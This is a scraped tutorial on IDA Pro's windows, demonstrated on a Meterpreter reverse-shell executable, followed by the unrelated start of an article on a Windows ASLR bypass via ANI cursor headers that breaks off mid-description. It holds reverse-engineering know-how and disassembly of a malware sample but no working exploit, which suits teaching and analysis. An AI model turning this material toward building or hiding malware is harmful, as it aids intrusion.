


In the IDA's default window, there's an additional window that is used to display different messages generated by IDA. Those messages can be outputted by any kind of plugin in IDA or by IDA itself. The messages are there to inform us of different things regarding the analysis of the executable sample. For clarity, the message view is presented below:




Other views

If we go inside View – Open Subviews, we can see many windows that can be shown or hidden and provide us with additional functionality. These can be seen on the picture below:



If we go inside the Windows menu option, we can see the currently open windows which we can quickly bring to the front by using the Alt-Num shortcut, where Num is a number. The currently open windows can be seen on the picture below with their appropriate shortcuts:



IDA View-A

We already presented IDA View-A, which is simply the code disassembly of the program.

Hex View-A

The hex view window presents the hex representation of the program. The first hex window is always synchronized with the disassembly view, so it always presents the same virtual addresses. If some bytes are highlighted in either one of the windows they are also highlighted in the other window as well.


Let's first select some text in the IDA View-A. On the picture below, we selected the text "Send request failed!":

```
.data:0040D4B9                          align 4
.data:0040D4BC aSendRequestFai db 'Send request failed!',0Ah,0
```

The corresponding Hex View-A will have to have the same text selected as can be seen below:


```
.data:0040D4B0  25 73 20 28 25 64 29 0A  00 00 00 00 53 65 6E 64  %s (%d)■....Send
.data:0040D4C0  20 72 65 71 75 65 73 74  20 66 61 69 6C 65 64 21   request failed!
.data:0040D4D0  0A 00 00 00 53 65 6E 64  20 72 65 71 75 65 73 74  ■...Send request
```

If we right-click on the Hex View-A, we can also disable the synchronization of the hex view with the disassembly view. That functionality can be seen on the picture below:




Exports

The Exports window lists the exported function that can be used by outside files. Exported functions are most common in shared libraries as they provide the basic building block APIs that can be used by programs running on the system to do basic operations. In our case, there is only one export function named start, which is the executable's entry point.



Imports

The Imports window lists all of the functions that the executable calls that are not contained in the executable itself. This is a common scenario present when the executable is using shared DLLs to do its job. The Meterpreter executable contains the following imported functions:




The imports window lists the virtual address of the function, its name, and the DLL to which it belongs to.
We need to keep in mind that the imports window will list only those shared functions that are loaded by a dynamic loader at runtime, but the executable can load dynamic functions by itself using a function call like LoadLibrary.

Names window

The names window displays all the names found within the executable program. A name is simply an alias for a certain virtual address. Usually, each referenced location in the executable will have a name. Referenced locations are named locations where we transfer the execution at branch/call time and also the variables, where we read the data from or write the data to. If there are symbols contained in the executable's symbol table, they are appended to the list in the Names window.

Throughout the disassembled code, we can also notice the names that do not appear in the names window; those are automatically generated by IDA itself. This happens because the symbol table in the executable doesn't contain the relevant symbol, which could be inherited. The automatically generated names usually have one of the following prefixes followed by their corresponding virtual address: sub_, loc_, byte_, word_, dword_ and unk_.

We can use names to quickly jump to various locations inside the program executable without having to remember their corresponding virtual addresses. The names window for the Meterpreter executable can be seen on the picture below:



Let's take a look at the start name that points to the 0x004012A7 virtual address location. Also, take a look at the same memory location in the disassembly view; we can see that the start name is indeed located at the specified location as can be seen on the picture below:

```
.text:004012A7
.text:004012A7 ; ================ S U B R O U T I N E =======================================
.text:004012A7
.text:004012A7
.text:004012A7                 public start
.text:004012A7 start           proc near
.text:004012A7
.text:004012A7 ; FUNCTION CHUNK AT .text:00407E3A SIZE 00000003 BYTES
.text:004012A7 ; FUNCTION CHUNK AT .text:00407E47 SIZE 00000008 BYTES
.text:004012A7 ; FUNCTION CHUNK AT .text:00407E59 SIZE 00000005 BYTES
.text:004012A7 ; FUNCTION CHUNK AT .text:00407E6A SIZE 00000007 BYTES
.text:004012A7 ; FUNCTION CHUNK AT .text:00407E7B SIZE 0000000D BYTES
.text:004012A7 ; FUNCTION CHUNK AT .text:00407E93 SIZE 00000005 BYTES
.text:004012A7
.text:004012A7                 aaa
.text:004012A8                 setalc
```

We also need to mention different colors and letters present in each line in the Names window. Different letters mean the following [1]:


- F (Function): regular function, which is not a library function.
- L (Library): library function that can be recognized with different signatures that are part of IDA. If the matching signature is not found, the name is labeled as a regular function.
- I (Imported): imported name from the shared library. The code from this function/name is not present in the executable and is provided at run time, whereas the library function is embedded into the executable.
- C (Code): named code that represent program locations that are not part of any function, which can happen if the name is a part of the symbol table, but the executable never calls this function.
- D (Data): named data locations that are usually global variables.

- A (Ascii): ASCII string data that represents a string terminated with a null byte in the executable.


In the Meterpreter executable, we can see that the start name is a regular function, which means it's an actual function in the executable. There are also quite a lot of ASCII strings represented by the letter A. This is normally the case for every executable, since each executable must contain its share of strings. But the Meterpreter executable also uses imported (I) entries that correspond to the imported library functions, which are also needed if we want to call functions outside of the executable (located in shared libraries).

Functions window

The functions window lists all the functions present in the executable, even though their name was automatically assigned by IDA itself. The names window doesn't do that by default and it also displays other names. The functions window is used solely to display the name of the functions. On the picture below, we can see all the functions used in the Meterpreter reverse executable:



We can see that the function start is located in the .text segment of the executable, that it starts at the 0x004012A7 virtual address, is 0x9D bytes long, and returns to the caller (flag R). The explanation of all of the flags can be found if we right-click on the function on the function window and select "Edit function." The window presented on the picture below will pop up showing the explanation of the flags:



The flags are explained as follows:
– R: whether the function returns to the caller


– F: whether it's a far function

– L: whether it's a library function

– S: whether it's a static function

Strings window


The stings window presents the strings that were found by the executable. Keep in mind that every time we open the strings window, IDA rescans the whole binary and displays them; it doesn't keep them stored in one of the database archives. We can see the strings window with the strings found of the Meterpreter executable on the picture below:


Strings window
Address
Length
T...
String
"..." .text:00... 00000011 C ÉÉÉ¦ÉÉÜïßïd\b=qM\''
"..." .text:00... 00000013 C ï¦ú^]£ÉÉÉdÉüÜï++\b@
"..." .text:00... 00000010 C ÉÉÉÉrÉÉÉ7gâ4X$A
"..." .rdata:0... 00000005 C MbP?
"..." .rdata:0... 00000007 C (null)
"..." .rdata:0... 00000011 C 0123456789abcdef
"..." .rdata:0... 00000011 C 0123456789ABCDEF
"..." .rdata:0... 00000011 C 0123456789abcdef
"..." .rdata:0... 00000011 C 0123456789ABCDEF
"..." .rdata:0... 0000000B C 0123456789
"..." .rdata:0... 00000042 C @@@@

The “display only defined strings” option will cause IDA to display only named strings and hide all the others. If we enable “ignore instructions/data definitions,” IDA will also scan for strings in the code and data sections of the executable. This is a good option if we want to find out if there are any strings embedded in the actual code of the executable.

Structures


The structures window lists the data structures that could be found in the binary. IDA uses the functions and their known arguments to figure out whether there’s a data structure present in the executable or not. In the case of the Meterpreter reverse executable, IDA didn’t find any structures in the executable, which can be seen on the picture below:



Whenever IDA finds a structure, we can examine it by double-clicking on it. Of course, we can also check out the data structure on the Internet, but why would we do that if IDA already provides us with the information we need.


Enums

The enums window lists all the enum data types found in the executable. In the case of reverse Meterpreter executable, IDA didn’t find any enum data types as can be seen on the picture below:



Segments


The segments window lists all the sections of the binary. In the case of reverse Meterpreter, the sections are presented on the picture below:




We can see four sections here: .text, .idata, .rdata and .data. The .text section starts at virtual address 0x00401000 and ends at the virtual address 0x0040C000. The R/W/X columns are flags that mean: Read/Write/eXecute. The .text section has the Read and eXecute flags set, which is mandatory for the executable to be able to actually execute. It would be worrying if the .text section also has the Write flag set, which would indicate the possibility of self-modifying code that is common in viruses and worms.

Signatures

Signatures are used to determine the compiler used for the executable by comparing a lot of known compiler specific signatures to the current executable. IDA will try to apply all of the signatures taken from one of the files in the sigs directory and apply them to the executable. The useful thing about signatures is that the functions will already be recognized and we won't need to reverse engineer the standard functions that are already known, so we can focus more on the actual reversing of the program itself. In the case of reverse Meterpreter executable, IDA isn't able to determine the compiler used to compile the executable, so the warning below is shown:



We can click on the "Add signature now" button to select the signatures we would like to forcibly apply to the executable. A list of available library modules can be seen below:



Conclusion

IDA Pro is a very good disassembler that should be used in every reverse engineering scenario. We've seen the basic windows that IDA Pro uses and introduced them on the reverse Meterpreter executable. If we want to master IDA Pro, it's better to completely understand what we've written in this tutorial before moving on to the more advanced stuff.

https://resources.infosecinstitute.com/topic/basics-of-ida-pro-2/


Windows ASLR Bypass

The ANI files

The vulnerability lies in the way ANI headers are handled in Windows. So what are ANI files? ANI files are animated mouse cursors that are used by Windows. These files follow the RIFF file format that was developed by IBM and Microsoft. I'm not going to delve into a lot of details of how RIFF works, will keep it limited to the knowledge we would need.

RIFF File Format

RIFF file format stores data in chunks. For ANI files, there are mainly two types of chunks- **anih** and **LIST**. **anih** (ANI Header) chunk stores the metadata about the file and **LIST** stores the actual data. Here is an example of an animated cursor:



ANI File Format

The bytes marked with-
Red: "RIFF" itself. Indicates the file follows RIFF file format.
Orange: The length of rest of the file
Yellow: "ACON". The header ID. Indicates the file is ANI file.
Green: "anih". Denotes the beginning of anih chunk.
Blue: Size of chunk. 0x24 or 36 bytes.
Purple: Rest of the anih chunk.

